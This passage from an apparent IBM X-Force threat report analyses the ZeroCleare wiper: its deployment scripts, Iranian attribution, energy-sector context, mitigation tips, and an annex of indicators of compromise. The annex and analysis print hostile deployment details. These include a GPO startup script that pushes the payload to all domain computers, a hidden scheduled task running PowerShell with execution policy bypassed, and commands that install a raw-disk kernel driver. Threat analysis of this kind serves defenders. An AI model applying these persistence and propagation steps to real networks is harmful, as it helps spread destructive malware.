  "C:\Windows\SYSVOL\sysvol\$Domain\Policies\{$Guid}\Machine\Scripts\Startup\ClientUp
dateCore.ps1"
```

It is then added as a GPO named 'ClietnUpdate' with following parameters:

```
 Added to "C:\Windows\SYSVOL\sysvol\$Domain\Policies\{$Guid}\Machine\Scripts\psscript
s.ini"
    "[Startup]",
    "0CmdLine=ClientUpdateCore.ps1"
    ('0Parameters=-DECKey "{0}"' -f $DECKey),
    "[Shutdown]",
    "0CmdLine=",
    "0Parameters="

 Added to "C:\Windows\SYSVOL\sysvol\$Domain\Policies\{$Guid}\GPT.ini"
    "[General]",
    "Version=2",
    "displayName=New Group Policy Object"
```

The script GPOClientUpdateCore.ps1 itself performs the following:

- Creates folder `C:\Windows\Temp\UpdateTemp\`
- Decrypts and extracts the encrypted contents of `$UpdateTempContents` to the newly created directory.
- Checks if system is x86 or x64 and executes the corresponding version of `ClientUpdate.exe`.

The contents of this script are generated at runtime by the Generate-ClientController function of `ClientUpdate.ps1`. The generation function should result in the contents of `$UpdateTempContents` as found within `ClientUpdate.ps1` that is copied to the next script, `GPOClientUpdateCore.ps1`. However, in the script we analyzed, this did not appear to work and `$UpdateTempContents` was empty. It could mean that the extraction and execution portions of this particular script sample failed.

[6] Group Policy provides centralized management and configuration of operating systems, applications, and users' settings in an Active Directory environment.

Drilling into the second script, `ClientUpdateCore.ps1`, we inferred it was used by the Master and Agent systems to copy to and execute on target clients. This script does the following:

- Decrypts and extracts the encrypted contents of `$UpdateTempContents` to `$SelfPath`
- If parameter `$IMM` (immediate) is set, then it runs Execute-Self function immediately.
- Otherwise it sleeps for the defined number of seconds and then runs Execute-Self function.
- The Execute-Self function first checks if a process called `ClientUpdate` is already running. If it is not, then it checks if x86 or x64 and then executes the appropriate version of `ClientUpdate.exe`.

In the specific sample provided of ClientUpdateCore.ps1, the generation script appears to have not worked correctly and `$UpdateTempContents` is empty, meaning that the extraction and execution parts of the function would have failed.

1.9. ZeroCleare: A Likely Collaboration Between Iranian State Sponsored Groups

X-Force IRIS assesses that the ZeroCleare campaign included compromise and access by actors from the ITG13 group and at least one additional group, likely Iran-based threat actors. This assessment is based on ITG13's traditional mission, which has not included executing destructive cyber-attacks in the past, the gap in time between the initial access facilitated by ITG13, the last stage of the intrusion, as well as the different TTPs observed.

Let's look at the details of some of the resources used throughout the ZeroCleare attack and which can connect it with ITG13.

For initial access, the IP address 193.111.152[.]13, which was associated with ITG13 in recent Oilrig/APT34 leaks, and as also reported by Palo Alto, was used to scan target networks and access an account as early as the Fall of 2018.[7] A different Iranian threat actor likely accessed accounts from that address in mid-2019 preceding disk wiping operations.

One of the IP addresses used to access compromised network accounts in mid-2019 was 194.187.249[.]103, which is adjacent to another IP address, 194.187.249[.]102. That last IP address was used several months prior to the attack by the threat actor Hive0081 (aka xHunt).[8] While an interesting adjacency, X-Force IRIS does not have evidence Hive0081 was

[7] https://unit42.paloaltonetworks.com/behind-the-scenes-with-oilrig/

[8] https://exchange.xforce.ibmcloud.com/collection/Suspected-Iranian-Threat-Actor-Campaign-Targeting-Kuwaiti-Entities-04abb9338fef57ce9ecdec1c81d73865/reports

involved in the ZeroCleare attack. Additionally, while recent reporting indicates that the Russian threat actor IRIS tracks as ITG12 (aka Turla) had access to ITG13 tools and infrastructure potentially during this time frame, X-Force IRIS does not believe ITG12 was behind the ZeroCleare attack.[9]

During the destructive phase, the threat actor brute forced passwords to gain access to several network accounts, which were used to install the China Chopper and Tunna web shells after exploiting a SharePoint vulnerability. X-Force IRIS found an additional web shell named "extension.aspx", which shared similarities with the ITG13 tool known as TWOFACE/SEASHARPEE including the methods that were dynamically called from assembly, the use of AES encryption, as well as single letter variable names.

The same threat actor also attempted to leverage legitimate remote access software, such as TeamViewer, and used an obfuscated version of Mimikatz to collect credentials from compromised servers.

Regarding the ZeroCleare malware itself, while it shares some high-level similarities with Shamoon v3, specifically in how it used an EldoS RawDisk driver, X-Force IRIS assesses that ZeroCleare is dissimilar enough in its code and deployment mechanism to be considered distinct from the Shamoon malware family and treated as separate malware.

While X-Force IRIS cannot attribute the activity observed during the destructive phase of the ZeroCleare campaign, we assess that high-level similarities with other Iranian threat actors, including the reliance on ASPX web shells and compromised VPN accounts, the link to ITG13 activity, and the attack aligning with Iranian objectives in the region, make it likely this attack was executed by one or more Iranian threat groups.

1.10. A New Destructive Wiper Threat in the Wild

Various links inferred from examining common TTPs and indicators of compromise as mentioned in the previous section make it possible that this wiper variant was built by Iran-based nation state attackers. Recent activity from that sphere includes the “Sakabota” backdoor activity, recently reported by X-Force IRIS, also tied to ITG13 (aka “Oilrig” and “APT34”), as well as the Lyceum campaign reported by Dell-EMC SecureWorks. In these campaigns, the top targets were Kuwaiti shipping and transportation organizations.

[9] https://www.us-cert.gov/ncas/current-activity/2019/10/21/nsa-and-ncsc-release-joint-advisory-turla-group-activity

1.11. Energy Sector in the Crosshairs

Nation-state attackers have typically carried out destructive attacks against the energy sector, with historic focus especially oil and gas; however, destructive attacks can target any entity. Why has this sector been finding itself in the crosshairs of such activity?

The key role oil and gas production and processing play on both the national and global level, represents a high-value target for state-sponsored adversarial actors. These types of attackers may be tasked with conducting anything from industrial espionage, to cyber kinetic attacks designed to disrupt the critical infrastructure of rival nations. Depending on the sophistication, scale, and frequency of attacks, cyber incidents in this space have the potential to disrupt critical services, damage or destroy highly specialized equipment, and ultimately inflict detrimental cascading effects upon global energy[10] security and industries downstream.[11, 12]

While nation state attacks have been happening more in the past decade, it is since at least 2012 that Iranian state-sponsored threat actors have been leveraging cyber-attacks to inflict destructive, kinetic effects on their targets.[13] The use of cyber-based weapons in lieu of conventional military tactics presents Iran, in this case, with a low-cost, and potentially nonattributable means of conducting hostile, and even warlike activity. With attribution to one specific group becoming a challenge nowadays, working under the cyber cloak of anonymity can also allow Iran to evade sanctions and preserve its relations with international players who may support its economic and nuclear energy interests.

Looking at the geographical region hit by the ZeroCleare malware, it is not the first time the Middle East has seen destructive attacks target its energy sector. In addition to underpinning the economies of several Gulf nations, the Middle East petrochemical market, for example, hosts approximately 64.5% of the world's proven oil reserves, making it a vital center of global energy architecture.[14] Destructive cyberattacks against energy infrastructure in this arena therefore represent a high-impact threat to both the regional and international markets.

1.12. Mitigating the Risk Posed by Destructive Malware

When it comes to destructive attacks, the critical actions for security teams to take are early detection and escalation and coordinated response to contain and stop the spread. Here are some tips from our team that can help mitigate the risk of destructive malware.

[10] https://www.cnbc.com/2019/09/21/saudi-aramco-attacks-could-predict-cyber-warfare-from-iran.html
[11] https://www.energy.senate.gov/public/index.cfm/files/serve?File_id=03BA54D2-A59B-43F8-A26D-CD027E675022
[12] https://fas.org/irp/eprint/cyber-strat.pdf
[13] https://www.nytimes.com/2012/10/24/business/global/cyberattack-on-saudi-oil-firm-disquiets-us.html
[14] https://www.opec.org/opec_web/en/data_graphs/330.htm

1.12.1. Use and share threat intelligence to understand the risk to your organization

Each threat actor has different motivations, capabilities, and intentions, and threat intelligence can help provide insights that increase the efficacy of an organization's preparedness and eventual response to an incident. After the release of the ZeroCleare paper, our team received more information from other research teams which helped us calibrate certain IOCs in the paper. Sharing threat intelligence is a practice defenders must prioritize to better mitigate risk.

1.12.2. Build effective defense-in-depth

Incorporate multiple layers of security controls across the entire Cyberattack Preparation and Execution Framework.



Figure 3: X-Force IRIS Cyberattack Preparation and Execution Framework (Source: IBM X-Force)

1.12.3. Deploy IAM, limit privileged users, and implement MFA

In most attacks, adversarial actors leverage privileged accounts to expand their foothold in compromised networks. Limit the number of those accounts to a minimum and back them up with multi-factor authentication (MFA). Also, don't allow one account to access all systems.

Deploy Identity and Access Management (IAM) to apply business-process centric policies to what your users can access. That way, if their account is compromised, the attacker will have a harder time using it for access to other parts of the network.

Leveraging IAM can also help baseline legitimate access and alert security teams when lateral movement could be abusing access to compromised accounts.

1.12.4. Have backups, test backups, and keep offline backups

Backing up systems is a foundational best practice, but ensuring the organization has effective backups of critical systems and testing these backups is more important than ever. Being able to use backups in recovery can make a significant difference in remediating destructive malware attacks.

1.12.5. Test your response plans under pressure

Use of a well-tailored tabletop exercise and a cyber range simulation can help ensure that your teams are indeed ready, on both the tactical and strategic levels, to manage a destructive malware incident.

Rehearsed response plans require ongoing testing and adjustment, but they allow the IR team to carry out plans and be able to implement them effectively when the time comes to respond and remediate.

For emergencies or if your organization is under attack, please call:

X-FORCE EMERGENCY RESPONSE HOTLINE 888-241-9812

2. Annex: IOCs

This section contains additional indicators of compromise (IOCs) related to each file and script we analyzed.

ClientUpdate.exe (x64)

Notable Strings

```
\\?\ElRawDisk
System\CurrentControlSet\Control\NetworkProvider\Order
{82B5234F-DF61-4638-95D5-341CAD244D19}
b4b615c28ccd059cf8ed1abf1c71fe03c0354522990af63adf3c911e2287a4b906d47d
\??\c:
/c soy.exe
C:\windows\system32\cmd.exe
\\.\c:
C:\Users\Developer\source\repos\ZeroCleare\x64\Release\zeroclear.pdb
```

Soy.exe

File System

```
saddrv.sys
elrawdsk.sys
```

Service

```
Name: VBoxDrv
Service Type: Driver
Start Type: Demand Start
Binary: $CurrentPath\elrawdsk.sys
```

Mutex

```
Ptición de trabajo
```

Notable Strings

```
C:\Users\[User]\Desktop\TDL\Source\Furutaka\output\x64\Release\soy.pdb
Software\Oracle\VirtualBox
The Magic Word!
VBoxDrv
\Device
VBoxUSBMon
VBoxNetAdp
VBoxNetLwf
\saddrv.sys
Ptición de trabajo
```

```
elrawdsk.sys
I'm 22 and looking for fulltime job!
```

Other

```
Device: \\.\vboxdrv
```

ClientUpdate.exe (X86)

Notable Strings

```
\\?\ElRawDisk
System\CurrentControlSet\Control\NetworkProvider\Order
{82B5234F-DF61-4638-95D5-341CAD244D19}
b4b615c28ccd059cf8ed1abf1c71fe03c0354522990af63adf3c911e2287a4b906d47d
\??\c:
zeroclear.exe
elrawdsk.sys
 /u /c sc create soydsk type= kernel start= demand binPath= "
C:\windows\system32\cmd.exe
 /u /c sc start soydsk
\\.\c:
C:\Users\Developer\source\repos\ZeroCeare32\Release\zeroclear.pdb
```

ClientUpdate.ps1

File System

```
C:\Users\Public\Public Updates\
C:\Windows\Temp\UpdateTemp\
UpdateTemp\
ClientUpdate.exe
Soy.exe
elrawdsk.sys
ClientUpdateCore.ps1
GPOClientUpdateCore.ps1
```

Scheduled Task

```
Task Name: "Optimize Startup"
Trigger: Run once at $CurrentDate + 20 seconds
Description: "This idle task reorganizes the cache files used to display the start menu. It is enabled onl
y when the cache files are not optimally organized."
Action: PowerShell.exe -exec bypass -WindowStyle Hidden -NoLogo -file $SelfScriptPath $ScriptArgs
```

Group Policy Object (GPO)

```
Name: "ClietnUpdate"
TargetName: "Domain Computers"
Startup Script: "C:\Windows\SYSVOL\sysvol\$Domain\Policies\{$Guid}\Machine\Scripts\Startup\ClientUpdateCor
e.ps1"
```

Other

```
Shared drive: \\$Hostname\C$
SMB Share: C:\Public Updates
```

3. About IBM X-Force

IBM X-Force studies and monitors the latest threat trends, advising customers and the general public about emerging and critical threats, and delivering security content to help protect IBM customers. From infrastructure, data and application protection to cloud and managed security services, IBM Security Services has the expertise to help safeguard your critical assets. IBM Security protects some of the most sophisticated networks in the world and employs some of the best minds in the business.

Learn more at ibm.com/security.

IBM Security
75 Binney St
Cambridge, MA 10504
Produced in the United States of America

February 2019